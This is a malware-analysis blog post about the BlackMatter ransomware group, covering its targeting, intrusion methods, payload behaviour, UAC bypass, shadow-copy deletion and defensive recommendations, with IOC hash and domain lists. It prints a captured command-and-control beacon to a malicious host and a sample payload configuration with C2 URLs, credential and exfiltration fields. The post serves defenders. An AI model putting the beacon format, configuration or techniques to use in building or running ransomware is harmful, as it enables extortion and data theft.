BlackMatter Ransomware: In-Depth Analysis & Recommendations

varonis.com/blog/blackmatter-ransomware/

Executive Summary

CISA has issued a security bulletin regarding the BlackMatter 'big game hunter' ransomware group following a sharp increase in cases targeting U.S. businesses. To mitigate these attacks, it is recommended that organizations employ multifactor authentication (MFA) as well as updating vulnerable software and systems, such as those that are commonly exploited by ransomware groups.

Background

Over the July 4th holiday, REvil attacked Kaseya's customers using a Sodinokibi payload that, amongst its many indicators of compromise (IOC), included a "Blacklivesmatter" registry entry.

Not long after, REvil seemingly disappeared from the dark web, potentially in an attempt to avoid law enforcement attention or as the result of some take down action.

Aside from being an interesting indicator of compromise (IOC) at the time, the "Blacklivesmatter" registry entry seemingly provides an early indication of things to come, namely the formation of a big game hunter ransomware group using the moniker, "BlackMatter," that, based on our research, appears to be an amalgamation of REvil and Darkside's team members and tradecraft. The groups exhibit strong similarities in their codebases, infrastructure configuration, techniques, and operating philosophies.

REvil and Darkside, as we know, have been two of the most prolific ransomware groups throughout 2020 and 2021, with landmark attacks on Colonial Pipeline and JBS as well as the infamous Travelex incident that saw the organization and their customers suffering disruption for months.

Targets

While mainly targeting Windows based systems, we have observed unique payloads targeting Linux systems, as well. Linux payloads don't encrypt data; they act as remote access trojans (RATs) to pivot to other windows-based machines.

Since forming BlackMatter in mid-July 2021, the group's first foray seemingly targeted a US-based architecture company in, or around, July 28, 2021, some three weeks after the Kaseya incident.



Figure 1 - Example BlackMatter Ransom Negotiations

BlackMatter offers threat actors and affiliates access to custom configurable binary payloads for each victim that include unique traits such as a tailored ransom note, often providing proof of the stolen data, as well as the victim's name and their identifier.

Based on dark web posts by an identity purporting to be BlackMatter, the group is only interested in targeting businesses with more than $100M annual revenues and they are avoiding networks that were previously compromised by Darkside or REvil. To incentivize others to provide access to new potential victim networks, theoretically appealing to malicious insider threats as well as initial access operators, the group offers a $100K bounty.

As seen in REvil's recruitment activity during 2020, BlackMatter have provided proof and reassurances of their ability to pay any would-be affiliate by depositing 4BTC (~$247K) with the forum.



Figure 2 - BlackMatter Forum Post

Notably, the group appears to target organizations in English-speaking countries (explicitly listing Australia, Canada, the United Kingdom, and the United States) although they exclude healthcare and government institutions, likely to avoid local law enforcement action resulting from political pressure, especially in the wake of an attack that might be considered an act of cyber warfare.

Delivery

Unlike many cyberattacks that rely on phishing to establish a foothold, BlackMatter appears to gain initial access primarily via the compromise of vulnerable edge devices and the abuse of corporate credentials obtained from other sources.

While it is possible that some edge cases may see the use of spear-phishing campaigns and malicious document payloads, leading to the compact ~80kb BlackMatter payload being dropped or downloaded, this has not been observed in any investigations we have conducted.

In addition to BlackMatter members exploiting infrastructure vulnerabilities, such as those found in remote desktop, virtualization and VPN appliances or servers, initial access operators affiliated with the group will likely bring their own TTP and may favor exploiting some vulnerabilities over others.

Additionally, the group are thought to make use of credentials obtained from other sources, such as third-party credential leaks, broad phishing campaigns or purchased from dark web marketplaces, taking advantage of credential reuse and exploiting organizations that don't enforce multi-factor authentication on internet-facing services.

In many cases, BlackMatter and their affiliates appear opportunistic, happening on vulnerable organizations potentially based on their susceptibility to a preferred intrusion method rather than investing time and effort toward a specific target.

In other cases, it is apparent that BlackMatter has gained an extensive and intimate knowledge of the victim's infrastructure with victim-specific ransomware configurations, including tailored process and service names to ensure they are terminated prior to the encryption phase, as well as an embedded list of high-privilege credential, these credentials may include domain administrator or service accounts that provide the the ability to access and encrypt data throughout the network.

What can we say about the payload?

- Highly efficient multithreaded executable, written in C, that is only ~80kb in size.
- Version 3.0 hides the configuration in different locations, making it harder to extract and analyze.
- To hide execution flow, every function is decoded, loaded to memory, executed and then purged.
- Relies on native Windows cryptography libraries, making the payload much smaller.
- Encrypts files using a combination of Salsa20 and 1024-bit RSA keys.
- Allows specified file extensions and filenames to be excluded from the encryption process, often to ensure that Windows will still boot.

- Not specific to BlackMatter and previously used by Darkside and MedusaLocker, a four-year old `ICMLuaUtil` COM-based user account control (UAC) bypass impacting Windows 7 thru 10 is used to elevate privileges (due to it being considered a 'feature' by Microsoft, no fix will be released).
- BlackMatter's configuration allows previously acquired credentials to be specified and potentially used with the UAC bypass.
- Enumerates and deletes shadow copies using the Windows Management Instrumentation Command-Line (WMIC) utility: `IWbemServices::ExecQuery - ROOT\CIMV2 : SELECT * FROM Win32_ShadowCopy`
- Victim ID along with the ransom note filename and encrypted file extension is based on the `MachineGuid` value within the Registry (`HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`).
- The resulting encrypted file extension includes nine mixed-case alphanumeric characters along with the ransom note being saved on the victim's desktop and to `c:\%extension%-README.txt`, both of which may evade some dictionary-based detection methods.
- Encryption process involves reading the target file, renaming it with the new extension, partially encrypting and re-writing 1024KB of data.
- Enumerates Active Directory environments using native LDAP queries, specifically the built-in computers folder `LDAP://CN=Computers` to identify potential target machines.
- Updates the victim's desktop wallpaper to inform them of the situation:

Figure 3 - BlackMatter Wallpaper

- Sets the Access Control List of encrypted files to "Everyone", granting any and all users access.
- To avoid detection and allow file encryption without interference of security controls, BlackMatter supports the use of Windows 'safe-mode' with the built-in local administrator account being enabled and set for automatic sign in along with the run-once Registry key being set to execute the BlackMatter payload.

The victim-specific ransom note advises the victim of both the data encryption and theft, advising them to install the TOR browser bundle so that the dark web negotiation site can be accessed.

Figure 4 - Ransom Note

In the past, REvil and Darkside have avoided the encryption of machines identified as being within countries that are members of the Commonwealth of Independent States (CIS), based on identifying the country code used by victim's keyboard layout.

This, combined with early cybercrime forum posts indicating that only native Russian speakers are eligible to work with the group provides a strong indication that the founding members of the group originate and operated from within the region.

Notably, BlackMatter does not appear to perform the same geolocation checks, perhaps in an attempt to avoid association with the region and their past escapades.

Command and Control

The payload will communicate to command-and-control (C2) infrastructure over HTTPS, encrypted using AES. The victim sends a beacon including the machine name, OS version and CPU architecture, OS language, username, domain name, disk sizes, and potential

encryption keys:

```
POST /?Gae5Id69Ih=rfALPBpOOowDSJkRA8&fngr=TGP6aMwMwn&fMSk5qj=Rssw77PvSmffbF7X&NMeVoE8Q=J2iDl&vA=b9X&BoiEGKix7=wgViSXa8F&6gbL=mWu3ngiKSIK&
10zfF=zyQ23aiUShvGBKW3tEl&nKcrwQ=6OWJcD&YLi6B=h1XKwhnd0cA&uSuU2d8kA9=KKeeaT&HcztX=xY51VDFlEqsToFhrfmE&OYS8o4k=GkLy4J6&DOK0=&JT2yt9a6=Hh4iCM4pAYpFAGF&
UgmanNsT=wTAqLd0&UAOGAWW=Do1&lkfjaFdiYx=UIyfGTIQCp7Issz5m&L0wc=C7T4Uzqls3kGaQn9b HTTP/1.1
Accept: */*
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
User-Agent: Firefox/89.0
Host: fluentzip.org
Content-Length: 636
Cache-Control: no-cache
```

Figure 5 - C2 Communications
This communication was observed as impersonating the following user-agent strings that may be anomalous in some environments:

- Mozilla/5.0 (Windows NT 6.1)
- Firefox/89.0
- Gecko/20100101
- Edge/91.0.864.37
- Safari/537.36

Payload Configuration

The BlackMatter configuration, seemingly a JSON structure, allows the payload to be tailored toward a specific victim including:

- RSA public key to be used to encrypt the Salsa20 encryption key.
- Company victim ID
- AES Key to be used during Salsa20 key initialization (used later in file encryption).
- Bot malware version, mentioning the payload version.
- Odd Crypt Large Files - to further damage large files such as databases.
- Need Make Logon - will attempt to authenticate using the mentioned credentials in the config.
- Mount units and crypt - attempt to mount volumes and encrypt them.
- Look for network shares and AD resources to attempt and encrypt them as well.
- Processes and services exit prior to encryption to ensure maximum impact.
- Creating mutex's to avoid detection.
- Preparing victim's data and exfiltrating.
- Dropping ransom notes post file encryption.
- C2 domains to communicate over HTTP or HTTPS.

- Setting a unique ransom note.

```
{
    "SHA256_SAMPLE": "<SHA256_HASH>",
    "RSA_KEY": "<RSA_KEY>",
    "COMPANY_VICTIM_ID": "<UNIQUE_VICTIM_IDENTIFIER>",
    "AES_KEY": "<AES_KEY>",
    "BOT_MALWARE_VERSION": "2.0",
    "ODD_CRYPT_LARGE_FILES": "false",
    "NEED_MAKE_LOGON": "false",
    "MOUNT_UNITS_AND_CRYPT": "true",
    "CRYPT_NETWORK_RESOURCES_AND_AD": "true",
    "TERMINATE_PROCESSES": "true",
    "STOP_SERVICES_AND_DELETE": "true",
    "CREATE_MUTEX": "true",
    "PREPARE_VICTIM_DATA_AND_SEND": "true",
    "PRINT_RANSOM_NOTE": "true",
    "PROCESS_TO_KILL": [{"": "<LIST_OF_PROCESSES_TO_BE_TERMINATED>"}],
    "SERVICES_TO_KILL": [{"": "<LIST_OF_SERVICES_TO_BE_STOPPED>"}],
    "C2_URLS": [{"": "https://mojobiden.com"},{"": "http://mojobiden.com"},{"": "https://nowautomation.com"},{"": "http://nowautomation.com"}],
    "LOGON_USERS_INFORMATION": [{"": "<LIST_OF_VICTIM_USERNAME:PASSWORD>"}],
    "RANSOM_NOTE": [{"": "<RANSOM_NOTE_TEXT>"}]
}
```

Figure 6 - Payload Configuration

Recommendations

- Enforce MFA wherever possible.
- Keep backup plans well maintained and operational.
- Employ Patch Management processes on externally facing appliances such as VPN's.
- Continuously assess external organization posture while looking for accessible devices, such as Exchange and vCenter servers.
- Rotate users, admins and service accounts passwords while checking continuously for leaked credentials.
- Prepare and practice Incident Response procedures for ransomware attacks.
- Block the mentioned servers and IOC's.

Indicators of Compromise (IOCs)

SHA256 Windows payloads:

1. 02ec55a8f4f97a84370ca72b03912ae8625d344b7bd1af92a2de4b636183f2ab
2. 072158f5588440e6c94cb419ae06a27cf584afe3b0cb09c28eff0b4662c15486
3. 0751c422962dcd500d7cf2cf8bf544ddf5b2fe3465df7dd9b9998f6bba5e08a4
4. 14a3e308c90183b3785b6c26ec40d29405361cd8dec204a62235733401bf5f5c
5. 1c63a4fdee1528429886a0de5e89eaa540a058bf27cd378b8d139e045a2f7849
6. 1eea3cbd729d4493c0c0a84efe6840abf1760efe221dc971d32ca5017b5c19c2
7. 20742987e6f743814b25e214f8b2cd43111e2f60a8856a6cca87cafd85422f41
8. 22d7d67c3af10b1a37f277ebabe2d1eb4fd25afbd6437d4377400e148bcc08d6
9. 2466fca0e29b06c78ffa8a44193fb58c30e6bec4e54bbef8e6622349b95cce4c
10. 2aad85dbd4c79bd21c6218892552d5c9fb216293a251559ba59d45d56a01437c
11. 2c323453e959257c7aa86dc180bb3aaaa5c5ec06fa4e72b632d9e4b817052009
12. 2cdb5edf3039863c30818ca34d9240cb0068ad33128895500721bcdca70c78fd
13. 2e50eb85f6e271001e69c5733af95c34728893145766066c5ff8708dcc0e43b2

14. 3a03530c732ebe53cdd7c17bee0988896d36c2b632dbd6118613697c2af82117
15. 3a4bd5288b89aa26fbe39353b93c1205efa671be4f96e50beae0965f45fdcc40
16. 4ad9432cc817afa905bab2f16d4f713af42ea42f5e4fcf53e6d4b631a7d6da91
17. 4be85e2083b64838fb66b92195a250228a721cdb5ae91817ea97b37aa53f4a2b
18. 520bd9ed608c668810971dbd51184c6a29819674280b018dc4027bc38fc42e57
19. 5da8d2e1b36be0d661d276ea6523760dbe3fa4f3fdb7e32b144812ce50c483fa
20. 668a4a2300f36c9df0f7307cc614be3297f036fa312a424765cdb2c169187fe6
21. 66e6563ecef8f33b1b283a63404a2029550af9a6574b84e0fb3f2c6a8f42e89f
22. 6d4712df42ad0982041ef0e2e109ab5718b43830f2966bd9207a7fac3af883db
23. 6e846881115448d5d4b69bf020fcd5872a0efef56e582f6ac8e3e80ea79b7a55
24. 706f3eec328e91ff7f66c8f0a2fb9b556325c153a329a2062dc85879c540839d
25. 730f2d6243055c786d737bae0665267b962c64f57132e9ab401d6e7625c3d0a4
26. 77340f01535db5c80c1f3e725a8f8de17bb227f567b8f568dd339be6ddacf60e
27. 7f6dd0ca03f04b64024e86a72a6d7cfab6abccc2173b85896fc4b431990a5984
28. 8323fdfda08300c691d330badec2607ea050cc10ee39934faeebedf3877df3ac
29. 86c84c07e27cc8aba129e1cf51215b65c445f178b94f2e8c4c10e6bc110daa94
30. 8eada5114fbbc73b7d648b38623fc206367c94c0e76cb3b395a33ea8859d2952
31. 8f1b0affffb2f2f58b477515d1ce54f4daa40a761d828041603d5536c2d53539
32. 98227953d55c5aee2271851cbea3680925d4d0838ee0d63090da143c8d71ac55
33. 9bae897c19f237c22b6bdc024df27455e739be24bed07ef0d409f2df87eeda58
34. 9cf9441554ac727f9d191ad9de1dc101867ffe5264699cafcf2734a4b89d5d6a
35. a5cdca5a8120b5532f6de3395b9b6d411ad9234b857ce17bb3cc5747be6a7dd2
36. b0e929e35c47a60f65e4420389cad46190c26e8cfaabe922efd73747b682776a
37. b1891a5375198e262dfe6f83a89574e7aa438f41e2853d5d31e101bcec95cbf3
38. b3e82b43750c7d0833f69abd3d31751c9e8face5063573946f61abbdda513eb8
39. b4b9fdf30c017af1a8a3375218e43073117690a71c3f00ac5f6361993471e5e7
40. b824bbc645f15e213b4cb2628f7d383e9e37282059b03f6fe60f7c84ea1fed1f
41. c6e2ef30a86baa670590bd21acf5b91822117e0cbe6060060bc5fe0182dace99
42. c728e3a0d4a293e44314d663945354427848c220d05d5d87cdedd9995fee3dfe
43. cf60d0d6b05bfe2e51ca9dac01a4ae506b90d78d8d9d0fc266e3c01d8d2ba6b7
44. d4645d2c29505cf10d1b201826c777b62cbf9d752cb1008bef1192e0dd545a82
45. d4647619fa2dc8fef5560d1662cbee6eb7dc95298dd40edf12dd4c8ee902d767
46. daed41395ba663bef2c52e3d1723ac46253a9008b582bb8d9da9cb0044991720
47. e146f17a53300e19ec480d069b341688127d46198ff0fdd0e059914130d56f56
48. e4a2260bcba8059207fdcc2d59841a8c4ddbe39b6b835feef671bceb95cd232d
49. e9b24041847844a5d57b033bf0b41dc637eba7664acfb43da5db635ae920a1b4
50. eaac447d6ae733210a07b1f79e97eda017a442e721d8fafe618e2c789b18234b
51. eafce6e79a087b26475260afe43f337e7168056616b3e073832891bf18c299c1
52. ed47e6ecca056bba20f2b299b9df1022caf2f3e7af1f526c1fe3b8bf2d6e7404
53. f32604fba766c946b429cf7e152273794ebba9935999986b7e137ca46cd165fc
54. f7b3da61cb6a37569270554776dbbd1406d7203718c0419c922aa393c07e9884
55. fe2b2beeff98cae90f58a5b2f01dab31eaa98d274757a7dd9f70f4dc8432a6e2

SHA256 Linux payloads:

1. 6a7b7147fea63d77368c73cef205eb75d16ef209a246b05698358a28fd16e502
2. d4645d2c29505cf10d1b201826c777b62cbf9d752cb1008bef1192e0dd545a82

Domains:

- nowautomation[.]com
- fluentzip[.]org
- mojobiden[.]com
- paymenthacks[.]com

IP addresses:

99.83.154[.]118

Dvir Sason

Dvir manages the Varonis Research Team. He has ~10 years of Offensive & Defensive security experience, focusing on red teaming, IR, SecOps, governance, security research, threat intel, and cloud security. Certified CISSP and OSCP, Dvir loves to solve problems, coding automations (PowerShell ❤, Python), and breaking stuff.